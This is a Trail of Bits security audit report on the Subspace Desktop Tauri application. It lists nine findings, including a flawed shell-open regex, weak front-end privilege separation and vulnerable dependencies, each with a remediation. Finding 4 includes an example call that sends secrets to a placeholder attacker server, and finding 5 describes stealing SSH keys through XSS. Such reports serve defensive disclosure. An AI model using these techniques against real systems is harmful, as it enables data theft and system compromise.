



# Subspace Network, Subspace Desktop

Security Assessment

October 20, 2022

*Prepared for:*

**Arthur Chiu**

Subspace Network

*Prepared by:* **Vasco Franco and Artur Cygan**

# About Trail of Bits

---

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at <https://github.com/trailofbits/publications>, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow [@trailofbits](#) on Twitter and explore our public repositories at <https://github.com/trailofbits>. To engage us directly, visit our "Contact" page at <https://www.trailofbits.com/contact>, or email us at [info@trailofbits.com](mailto:info@trailofbits.com).

## **Trail of Bits, Inc.**

228 Park Ave S #80688

New York, NY 10003

<https://www.trailofbits.com>

[info@trailofbits.com](mailto:info@trailofbits.com)

# Notices and Remarks

---

## Copyright and Distribution

© 2022 by Trail of Bits, Inc.

All rights reserved. Trail of Bits hereby asserts its right to be identified as the creator of this report in the United Kingdom.

This report is considered by Trail of Bits to be public information; it is licensed to Subspace Network under the terms of the project statement of work and has been made public at Subspace Network's request. Material within this report may not be reproduced or distributed in part or in whole without the express written permission of Trail of Bits.

## Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

# Table of Contents

---

<b>About Trail of Bits</b>	<b>1</b>
<b>Notices and Remarks</b>	<b>2</b>
<b>Table of Contents</b>	<b>3</b>
<b>Executive Summary</b>	<b>5</b>
<b>Project Summary</b>	<b>7</b>
<b>Project Goals</b>	<b>8</b>
<b>Project Targets</b>	<b>9</b>
<b>Project Coverage</b>	<b>10</b>
<b>Codebase Maturity Evaluation</b>	<b>11</b>
<b>Summary of Findings</b>	<b>13</b>
<b>Detailed Findings</b>	<b>14</b>
1. Desktop application configuration file stored in group writable file	14
2. Insufficient validation of users' reward addresses	16
3. Improper error handling	18
4. Flawed regex in the Tauri configuration	20
5. Insufficient privilege separation between the front end and back end	22
6. Vulnerable dependencies	23
7. Broken error reporting link	25
8. Side effects are triggered regardless of disk_farms validity	26
9. Network configuration path construction is duplicated	28
<b>Summary of Recommendations</b>	<b>29</b>
<b>A. Vulnerability Categories</b>	<b>30</b>

<b>B. Code Maturity Categories</b>	<b>32</b>
<b>C. Code Quality Recommendations</b>	<b>34</b>

# Executive Summary

---

## Engagement Overview

Subspace Network engaged Trail of Bits to review the security of its farming application, Subspace Desktop. From September 12 to September 23, 2022, a team of two consultants conducted a security review of the client-provided source code, with two person-weeks of effort. Details of the project's timeline, test targets, and coverage are provided in subsequent sections of this report.

## Project Scope

Our testing efforts were focused on the identification of flaws that could result in a compromise of confidentiality, integrity, or availability of the target system. We conducted this audit with full knowledge of the system, including access to the source code and documentation. We performed static and dynamic automated and manual testing of the target system and its codebase.

## Summary of Findings

The audit uncovered significant flaws that could impact system confidentiality, integrity, or availability. A summary of the findings and details on notable findings are provided below.

### EXPOSURE ANALYSIS

<i>Severity</i>	<i>Count</i>
High	1
Medium	2
Low	4
Informational	2

### CATEGORY BREAKDOWN

<i>Category</i>	<i>Count</i>
Access Controls	1
Configuration	2
Data Validation	2
Error Reporting	2
Patching	2

## Notable Findings

Significant flaws that impact system confidentiality, integrity, or availability are listed below.

- **TOB-SPDF-5**  
The Subspace Desktop application's JavaScript front end can perform many privileged operations, allowing it to elevate its privileges.
- **TOB-SPDF-6**  
Subspace Desktop depends on a number of vulnerable dependencies that could be used as exploitation vectors.

# Project Summary

---

## Contact Information

The following managers were associated with this project:

**Dan Guido**, Account Manager  
dan@trailofbits.com

**Anne Marie Barry**, Project Manager  
annemarie.barry@trailofbits.com

The following engineers were associated with this project:

**Vasco Franco**, Consultant  
vasco.franco@trailofbits.com

**Artur Cygan**, Consultant  
artur.cygan@trailofbits.com

## Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
September 8, 2022	Pre-project kickoff call
September 19, 2022	Status update meeting #1
September 26, 2022	Delivery of report draft
September 26, 2022	Report readout meeting
October 20, 2022	Delivery of final report



# Project Goals

---

The engagement was scoped to provide a security assessment of the Subspace Desktop application. Specifically, we sought to answer the following non-exhaustive list of questions:

- Are the project's dependencies secure and up to date?
- Are the secrets managed in a secure way?
- Are the error conditions managed and reported correctly?
- Is it possible to exploit the application to run arbitrary code?
- Does the front end follow the principle of least privilege?
- Is Cross-Origin Resource Sharing (CORS) set up in a secure manner?

# Project Targets

---

The engagement involved a review and testing of the following target.

## **Subspace Network, Subspace Desktop**

Repository	<a href="https://github.com/subspace/subspace-desktop">https://github.com/subspace/subspace-desktop</a>
Version	6a42e94e4a54f09a8bb1c6235cb1967faa2b6676
Types	Rust, TypeScript
Platforms	Multiple

# Project Coverage

---

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- A manual review of the codebase
- Dynamic testing of the application
- Static analysis of the code using CodeQL and Semgrep
- Static analysis of the project's dependencies using `cargo audit` and `yarn audit`

## Coverage Limitations

The Rust code contains many “TODO” comments, indicating that the application is unfinished. Unfinished sections of the codebase received limited coverage during the audit. We recommend conducting an additional audit of the application once those unfinished parts are implemented.

# Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	The code does not perform many arithmetic operations, and we did not identify any issues related to the calculations.	Strong
Auditing	The code logs events and maintains a log file.	Satisfactory
Authentication / Access Controls	We reviewed the file system access controls to ensure that they are properly enforced on files that contain sensitive data. We found that, under specific circumstances, the file containing the farming reward address may be written to by users who are not the owner of the file.	Moderate
Complexity Management	The code is well organized according to the principles of the Tauri framework. The functions and modules are well defined. However, we identified minor instances of code duplication and commented out code, and the Rust code contains many "TODO" comments, indicating that this part of the application is unfinished.	Satisfactory
Configuration	The front end is not configured with the minimum privileges needed for its purpose. If an attacker compromises the front end (e.g., with a cross-site scripting [XSS] exploit), he will be able to execute arbitrary commands on the affected user's machine. Additionally, the Tauri configuration includes flaws that could allow attackers to gain more privileges than the developers intended.	Weak

Cryptography and Key Management	The application delegates the cryptography operations and most of the key management operations to the dependencies.	Satisfactory
Data Handling	We identified areas of the codebase with insufficient validation ( <a href="#">TOB-SPDF-2</a> ) and validation that occurs too late. As a result, side effects could be triggered that were not intended ( <a href="#">TOB-SPDF-8</a> ).	Moderate
Documentation	The application contains documentation about the general architecture of the Subspace Desktop application. However, this file is not up to date and contains links to nonexistent files. Furthermore, some of the inline documentation is incomplete.	Satisfactory
Maintenance	The application has an update mechanism, which is described in the README. The code maintenance is simplified by the use of Tauri framework; however, we identified minor issues with path name duplication that could affect code maintenance.	Satisfactory
Memory Safety and Error Handling	The front end does not handle errors well: it does not modify its behavior when errors occur, and it does not inform users about the underlying problem, preventing them from fixing the issue on their own. Additionally, the Rust dependencies contain known memory corruption vulnerabilities.	Weak
Testing and Verification	The application has very few tests, and most of the testing is done in a manual process. There are no unit tests for the Rust back end, and there are no tests for the UI. The project's README does not explain how to run the tests. Finally, the limitations provided by the Tauri configuration should be thoroughly tested to prevent issues such as <a href="#">TOB-SPDF-4</a> .	Weak

## Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Desktop application configuration file stored in group writable file	Access Controls	Low
2	Insufficient validation of users' reward addresses	Data Validation	Low
3	Improper error handling	Error Reporting	Low
4	Flawed regex in the Tauri configuration	Configuration	Medium
5	Insufficient privilege separation between the front end and back end	Configuration	Medium
6	Vulnerable dependencies	Patching	High
7	Broken error reporting link	Error Reporting	Low
8	Side effects are triggered regardless of disk_farms validity	Data Validation	Informational
9	Network configuration path construction is duplicated	Patching	Informational

# Detailed Findings

## 1. Desktop application configuration file stored in group writable file

Severity: Low

Difficulty: High

Type: Access Controls

Finding ID: TOB-SPDF-1

Target: \$HOME/.config/subspace-desktop/subspace-desktop.cfg

### Description

The desktop application configuration file has group writable permissions, as shown in figure 1.1.

```
>>> ls -l $HOME/.config/subspace-desktop/subspace-desktop.cfg
-rw-rw-r-- 1 user user 143 $HOME/.config/subspace-desktop/subspace-desktop.cfg
```

*Figure 1.1: Permissions of the  
\$HOME/.config/subspace-desktop/subspace-desktop.cfg file*

This configuration file contains the `rewardAddress` field (figure 1.2), to which the Subspace farmer sends the farming rewards. Therefore, anyone who can modify this file can control the address that receives farming rewards. For this reason, only the file owner should have the permissions necessary to write to it.

```
{
  "plot": {
    "location": "<REDACTED>/.local/share/subspace-desktop/plots",
    "sizeGB": 1
  },
  "rewardAddress": "stC2Mgq<REDACTED>",
  "launchOnBoot": true,
  "version": "0.6.11",
  "nodeName": "agreeable-toothbrush-4936"
}
```

*Figure 1.2: An example of a configuration file*

### Exploit Scenario

An attacker controls a Linux user who belongs to the victim's user group. Because every member of the user group is able to write to the victim's configuration file, the attacker is able to change the `rewardAddress` field of the file to an address she controls. As a result, she starts receiving the victim's farming rewards.

## Recommendations

Short term, change the configuration file's permissions so that only its owner can read and write to it. This will prevent unauthorized users from reading and modifying the file.

Additionally, create a centralized function that creates the configuration file; currently, the file is created by code in multiple places in the codebase.

Long term, create tests to ensure that the configuration file is created with the correct permissions.



## 2. Insufficient validation of users' reward addresses

Severity: Low

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-SPDF-2

Target: subspace-desktop/src/pages/ImportKey.vue

### Description

The code that imports users' reward addresses does not sufficiently validate them.

As shown in figure 2.1, the "Import Reward Address" prompt indicates that the address should start with the letters "st".




Figure 2.1: The "Import Reward Address" prompt

However, as shown in figure 2.2, the function that validates the address does not check that the address starts with "st", and it accepts any hex string as a valid address (e.g., 0x00, 0x1337).


```
isValidSubstrateAddress(val: string): boolean {  
  try {  
    encodeAddress(isHex(val) ? hexToU8a(val) : decodeAddress(val));  
    return true;  
  } catch (error) {  
    return false;  
  }  
},
```

Figure 2.2: *subspace-desktop/src/pages/ImportKey.vue#L53-L60*

### Exploit Scenario

A user imports an invalid reward address—he is new to Subspace and does not understand what address to import. The UI allows the user to start farming, but the back end fails

without displaying the reason for the problem, as shown in figure 2.3. The user gets frustrated and deletes the application.



*Figure 2.3: The error message shown when a user starts farming with an incorrect reward address*

### Recommendations

Short term, add code to the validation function to check that user-provided addresses start with "st" and that the `decodeAddress` function can parse them. Note that `decodeAddress` also accepts hex-encoded addresses even when the `ss58Format` argument is set (see [polkadot-js/packages/util-crypto/src/address/decode.ts#L19-L21](#)).

Therefore, to ensure that the given address is in the expected format and that the back end will not fail when it tries to start farming, it is essential to ensure the address starts with "st". These checks will reduce the likelihood of problems during application setup.

Long term, write tests to verify that only the expected address format is accepted.

### 3. Improper error handling

Severity: Low

Difficulty: Medium

Type: Error Reporting

Finding ID: TOB-SPDF-3

Target: Multiple locations

#### Description

The front end code handles errors incorrectly in the following cases:

- The Linux auto launcher function `createAutostartDir` does not return an error if it fails to create the autostart directory.
- The Linux auto launcher function `enable` does not return an error if it fails to create the autostart file.
- The Linux auto launcher function `disable` does not return an error if it fails to remove the autostart file.
- The Linux auto launcher function `isEnabled` always returns `true`, even if it fails to read the autostart file, which indicates that the auto launcher is disabled.
- The `exportLogs` function does not display error messages to users when errors occur. Instead, it silently fails.
- If `rewardAddress` is not set, the `startFarming` function sends an error log to the back end but not to the front end. Despite the error, the function still tries to start farming without a reward address, causing the back end to error out. Without an error message displayed in the front end, the source of the failure is unclear.
- The `Config::init` function does not show users an error message if it fails to create the configuration directory.
- The `Config::write` function does not show users an error message if it fails to create the configuration directory, and it proceeds to try to write to the nonexistent configuration file. Additionally, it does not show an error message if it fails to write to the configuration file in its `call to writeFile`.
- The `removePlot` function does not return an error if it fails to delete the plots directory.

- The `createPlotDir` function does not return an error if it fails to create the plots folder (e.g., if the given user does not have the permissions necessary to create the folder in that directory). This will cause the `startPlotting` function to fail silently; without an error message, the user cannot know the source of the failure.
- The `createAutostartDir` function logs an error unnecessarily. The function determines whether a directory exists by calling the `readDir` function; however, even though occasionally the directory may not be found (as expected), the function always logs an error if it is not found.

### Exploit Scenario

To store his plots, a user chooses a directory that he does not have the permissions necessary to write to. The program fails but does not display a clear error message with the reason for the failure. The user cannot understand the problem, becomes frustrated, and deletes the application.

### Recommendations

Short term, modify the code in the locations described above to handle errors consistently and to display messages with clear reasons for the errors in the UI. This will make the code more reliable and reduce the likelihood that users will face obstacles when using the Subspace Desktop application.

Long term, write tests that trigger all possible error conditions and check that all errors are handled gracefully and are accompanied by error messages displayed to the user where relevant. This will prevent regressions during the development process.

#### 4. Flawed regex in the Tauri configuration

Severity: **Medium**

Difficulty: **High**

Type: Configuration

Finding ID: TOB-SPDF-4

Target: `subspace-desktop/src-tauri/tauri.conf.json#L81-L92`

#### Description

The Tauri configuration that limits which files the front end can open with the system's default applications is flawed. As shown in figure 4.1, the configuration file uses the `[/subspace\\-desktop/]` regex; the Subspace developers intended this regex to match file names that include the `/subspace-desktop/` string, but the regex actually matches any string that has a single character inside the regex's square brackets.

```
"shell": {
  "all": true,
  "execute": true,
  "open": "[/subspace\\-desktop/]",
  "scope": [
    {
      "name": "run-osascript",
      "cmd": "osascript",
      "args": true
    }
  ]
},
```

Figure 4.1: `subspace-desktop/src-tauri/tauri.conf.json#L81-L92`

For example, `tauri.shell.open("s")` is accepted as a valid location because `s` is inside the regex's square brackets. Contrarily, `tauri.shell.open("z")` is an invalid location because `z` is not inside the square brackets.

Besides opening files, in Linux, the `tauri.shell.open` function will handle anything that the `xdg-open` command handles. For example, `tauri.shell.open("apt://firefox")` shows users a prompt to install Firefox. Attackers could also use the `tauri.shell.open` function to make arbitrary HTTP requests and bypass the CSP's `connect-src` directive with calls such as `tauri.shell.open("https://<attacker-server>/?secret_data=<secrets>")`.

## Exploit Scenario

An attacker finds a cross-site scripting (XSS) vulnerability in the Subspace Desktop front end. He uses the XSS vulnerability to open an arbitrary URL protocol with the exploit described above and gains the ability to remotely execute code on the user's machine.

For examples of how common URL protocol handlers can lead to remote code execution attacks, refer to the vulnerabilities in the [Steam](#) and [Visual Studio Code](#) URL protocols.

## Recommendations

Short term, revise the regex so that the front end can open only `file:` URLs that are within the Subspace Desktop application's logs folder. Alternatively, have the Rust back end serve these files and disallow the front end from accessing any files (see issue [TOB-SPDF-5](#) for a more complete architectural recommendation).

Long term, write positive and negative tests that check the developers' assumptions related to the Tauri configuration.

## 5. Insufficient privilege separation between the front end and back end

Severity: **Medium**

Difficulty: **High**

Type: Configuration

Finding ID: TOB-SPDF-5

Target: The Subspace Desktop architecture

### Description

The Subspace Desktop application's JavaScript front end can perform many privileged operations, allowing it to elevate its privileges. For example, in Linux, a malicious front end could write to a user's `.bashrc` file and gain the ability to execute code when the user opens a shell; a malicious front end could also read a user's GitHub private key stored in `~/ .ssh` and steal all of the user's private repositories.

Although the desktop application has a small attack surface for XSS attacks, this architecture does not provide a defense-in-depth mechanism to prevent a complete system compromise if an attacker finds and exploits an XSS or open redirect vulnerability.

Tauri was explicitly designed with this defense-in-depth mechanism in mind. The Rust back end runs the privileged operations (e.g., writing files to disk, creating connections to databases), and the front end provides the UI without needing to call any privileged operations directly. Read [Tauri's introduction](#) and [process model](#) for more information about Tauri's philosophy.

To take advantage of this Tauri defense-in-depth mechanism, we recommend having the front end invoke the Rust back end when performing any privileged operations, such as writing to configuration files, writing to autostart files, running shell commands, and opening files with the system's default application.

### Exploit Scenario

An attacker finds an XSS vulnerability in the front end. She lists all of a user's directories and leaks the user's private keys in `~/ .ssh/` and the user's farmer signing key. She uses the private keys in `~/ .ssh/` to extract private repositories from the user's GitHub account.

### Recommendations

Short term, configure Tauri to disallow the front end from reading arbitrary files, writing to files, executing shell commands, and performing any other privileged operations. Instead, implement all of these privileged operations in the Rust back end and expose them as commands that can be invoked by the front end. On the back end, add code to validate the commands' inputs to prevent a malicious front end from elevating its privileges.

## 6. Vulnerable dependencies

Severity: **High**

Difficulty: **High**

Type: Patching

Finding ID: TOB-SPDF-6

Target: `cargo.lock`, `yarn.lock`

### Description

The Subspace Desktop Tauri application uses vulnerable Rust and Node dependencies, as reported by the `cargo audit` and `yarn audit` tools.

Among the Rust crates used in the Tauri application, two are vulnerable, three are unmaintained, and six are yanked. The table below summarizes the findings:

Crate	Version in Use	Finding	Latest Safe Version
<code>owning_ref</code>	0.4.1	Memory corruption vulnerability (RUSTSEC-2022-0040)	Not available
<code>time</code>	0.1.43	Memory corruption vulnerability (RUSTSEC-2020-0071)	0.2.23 and newer
<code>ansi_term</code>	0.12.1	Unmaintained crate (RUSTSEC-2021-0139)	Multiple alternatives
<code>dotenv</code>	0.15.0	Unmaintained crate (RUSTSEC-2021-0141)	<code>dotenvy</code>
<code>xml-rs</code>	0.8.4	Unmaintained crate (RUSTSEC-2022-0048)	<code>quick-xml</code>
<code>blake2</code>	0.10.2	Yanked crate	0.10.4
<code>block-buffer</code>	0.10.0	Yanked crate	0.10.3
<code>cpufeatures</code>	0.2.1	Yanked crate	0.2.5
<code>iana-time-zone</code>	0.1.44	Yanked crate	0.1.50
<code>sp-version</code>	5.0.0	Yanked crate	Not available



For the Node dependencies used in the Tauri application, one is vulnerable to a high-severity issue and another is vulnerable to a moderate-severity issue. These vulnerable dependencies appear to be used only in the development dependencies.

Package	Finding	Latest Safe Version
got	<a href="#">CVE-2022-33987</a> (Moderate severity)	11.8.5 and newer
git-clone	<a href="#">CVE-2022-25900</a> (High severity)	Not available

### Exploit Scenario

An attacker finds a way to exploit a known memory corruption vulnerability in one of the dependencies reported above and takes control of the application.

### Recommendations

Short term, update the dependencies to their newest possible versions. Work with the library authors to update the indirect dependencies. Monitor the development of the fix for `owning_ref` and upgrade it as soon as a safe version of the crate becomes available.

Long term, run `cargo audit` and `yarn audit` regularly. Include `cargo audit` and `yarn audit` in the project's CI/CD pipeline to ensure that the team is aware of new vulnerabilities in the dependencies.

## 7. Broken error reporting link

Severity: Low

Difficulty: Low

Type: Error Reporting

Finding ID: TOB-SPDF-7

Target: `src-tauri/src/node.rs`

### Description

The `create_full_client` function calls the `sp_panic_handler::set()` function to set a URL for a Discord invitation; however, this invitation is broken. The documentation for the `sp_panic_handler::set()` function states that “The `bug_url` parameter is an invitation for users to visit that URL to submit a bug report in the case where a panic happens.” Because the link is broken, users cannot submit bug reports.

```
sp_panic_handler::set(  
    "https://discord.gg/vhKF9w3x",  
    env!("SUBSTRATE_CLI_IMPL_VERSION"),  
);
```

Figure 7.1: *subspace-desktop/src-tauri/src/node.rs#L169-L172*

### Exploit Scenario

A user encounters a crash of Subspace Desktop and is presented with a broken link with which to report the error. The user is unable to report the error.

### Recommendations

Short term, update the bug report link to the correct Discord invitation.

Long term, use a URL on a domain controlled by Subspace Network as the bug reporting URL. This will allow Subspace Network developers to make adjustments to the reporting URL without pushing application updates.

## 8. Side effects are triggered regardless of disk\_farms validity

Severity: Informational

Difficulty: High

Type: Data Validation

Finding ID: TOB-SPDF-8

Target: `src-tauri/src/farmer.rs#L118-L192`

### Description

The farm function checks the `disk_farms` arguments, which originate from the front end. The farm function's checks are spread across the code and are interleaved with code that triggers side effects that do not influence the subsequent checks of `disk_farms` (figure 8.1). This means that certain side effects could be triggered even if one of the checks determines that a given `disk_farms` argument is invalid.

```
async fn farm(
    disk_farms: Vec<DiskFarm>,
    farming_args: FarmingArgs,
) -> Result<..., ...> {
    raise_fd_limit();
    // <redacted>
    // ping node to discover whether it is listening
    // <redacted side effects>

    if disk_farms.is_empty() {
        return Err(anyhow!("There must be a disk farm provided"));
    }

    // Starting the relay server node.
    // <redacted side effects>

    // TODO: Check plot and metadata sizes to ensure there is enough space for
    farmer to not
    // fail later (note that multiple farms can use the same location for metadata)
    for (farm_index, mut disk_farm) in disk_farms.into_iter().enumerate() {
        if disk_farm.allocated_plotting_space < 1024 * 1024 {
            return Err(anyhow::anyhow!(
                "Plot size is too low ({0} bytes). Did you mean {0}G or {0}T?",
                disk_farm.allocated_plotting_space
            ));
        }
    }
}
```

Figure 8.1: `subspace-desktop/src-tauri/src/farmer.rs#L118-L192`

## Recommendations

Short term, move all the checks of `disk_farms` as close to the beginning of the `farm` function as possible. This will prevent side effects that should not be triggered when `disk_farms` is invalid.

Long term, always place validation code as early as possible in a given function.

## 9. Network configuration path construction is duplicated

Severity: Informational

Difficulty: High

Type: Patching

Finding ID: TOB-SPDF-9

Target: `src-tauri/src/node.rs`

### Description

The `create_full_client` function contains code that uses hard-coded strings to indicate configuration paths (figure 9.1) in place of the previously defined `DEFAULT_NETWORK_CONFIG_PATH` and `NODE_KEY_ED25519_FILE` values, which are used in the other parts of the code. This is a risky coding pattern, as a Subspace developer who is updating the `DEFAULT_NETWORK_CONFIG_PATH` and `NODE_KEY_ED25519_FILE` values may forget to also update the equivalent values used in the `create_full_client` function.

```
if primary_chain_node.client.info().best_number == 33670 {
    if let Some(config_dir) = config_dir {
        let workaround_file =
            config_dir.join("network").join("gemini_1b_workaround");
        if !workaround_file.exists() {
            let _ = std::fs::write(workaround_file, &[]);
            let _ =
                std::fs::remove_file(config_dir.join("network").join("secret_ed25519"));
            return Err(anyhow!(
                "Applied workaround for upgrade from gemini-1b-2022-jun-08, \
                 please restart this node"
            ));
        }
    }
}
```

Figure 9.1: `subspace-desktop/src-tauri/src/node.rs#L207-L219`

### Recommendations

Short term, update the code in figure 9.1 to use `DEFAULT_NETWORK_CONFIG_PATH` and `NODE_KEY_ED25519_FILE` rather than the hard-coded values. This will make eventual updates to these paths less error prone.

## Summary of Recommendations

---

The Subspace Desktop application is a work in progress with multiple planned iterations. Trail of Bits recommends that Subspace Network address the findings detailed in this report and take the following additional steps prior to deployment:

- Separate the privileges of the front end and the back end. This will provide an additional defense-in-depth mechanism if the front end is compromised.
- Define how errors should be handled and displayed to users in the front end. Then, use the defined method consistently wherever errors could occur. Users will always find ways to break the application, and if they cannot debug a given problem, they may delete the application and stop farming.
- Improve the project's end-to-end testing to ensure that the front end and the back end work together as intended and to ensure that the assumptions regarding the privileges provided by the Tauri configuration to the front end hold. Additionally, consider creating UI tests that will help find any issues that make the Subspace Desktop application difficult or confusing to use.

## A. Vulnerability Categories

---

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	Description
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	Description
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	Description
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.



## B. Code Maturity Categories

---

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	Description
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Configuration	The configuration of system components in accordance with best practices
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Data Handling	The safe handling of user inputs and data processed by the system
Documentation	The presence of comprehensive and readable codebase documentation
Maintenance	The timely maintenance of system components to mitigate risk
Memory Safety and Error Handling	The presence of memory safety and robust error-handling mechanisms
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	Description
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.
Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

## C. Code Quality Recommendations

---

This appendix contains findings that do not have immediate or obvious security implications. However, they may facilitate exploit chains targeting other vulnerabilities or become easily exploitable in future releases. Generally, addressing these issues will increase the readability and auditability of the code. We recommend fixing the following issues:

- **Unnecessary complexity.** The code in figure C.1 uses  $9999 - 1000 + 1$  to calculate 9,000. This makes the code unnecessarily complex and hard to read. Consider creating a function that receives a minimum and maximum value and returns a random value in between. Using this function in place of the code in figure C.1 will make it easier for a reader to understand the range of the random value.

```
const num = Math.floor(Math.random() * (9999 - 1000 + 1)) + 1000;
```

Figure C.1: *subspace-desktop/src/lib/util/util.ts#L99*

- **Confusing function name.** The checkDev function adds a context menu based on the CONTEXT\_MENU environment variable, which is added in development builds. The name of the function suggests that it checks whether the code is running in a development build, not that it adds features based on an environment variable. Consider renaming the function to a name that better describes its purpose, such as addDevFunctionality or addContextMenu.

```
checkDev() {  
  if (util.CONTEXT_MENU === 'OFF')  
    document.addEventListener('contextmenu', (event) =>  
      event.preventDefault()  
    );  
}
```

Figure C.2: *subspace-desktop/src/pages/Index.vue#L60-L65*

- **Bad default directory.** On Linux, the default plots directory is `$HOME/.local/share/subspace-desktop/`, which is also the directory in which logs are stored. The code requires the plots folder to be empty; therefore, if a user has previously generated logs, the default folder is unusable for storing plots. Consider using `$HOME/.local/share/subspace-desktop/plots` as the default folder. Alternatively, accept the fact that the `/logs` folder may live beside the plots, as is the case for the `subspace-desktop.cfg` file in *subspace-desktop/src/pages/SetupPlot.vue#L262*.
- **Duplicate code.** The `init` and `write` functions of the `Config` class have repeated code. The `init` function attempts to create the configuration directory and then

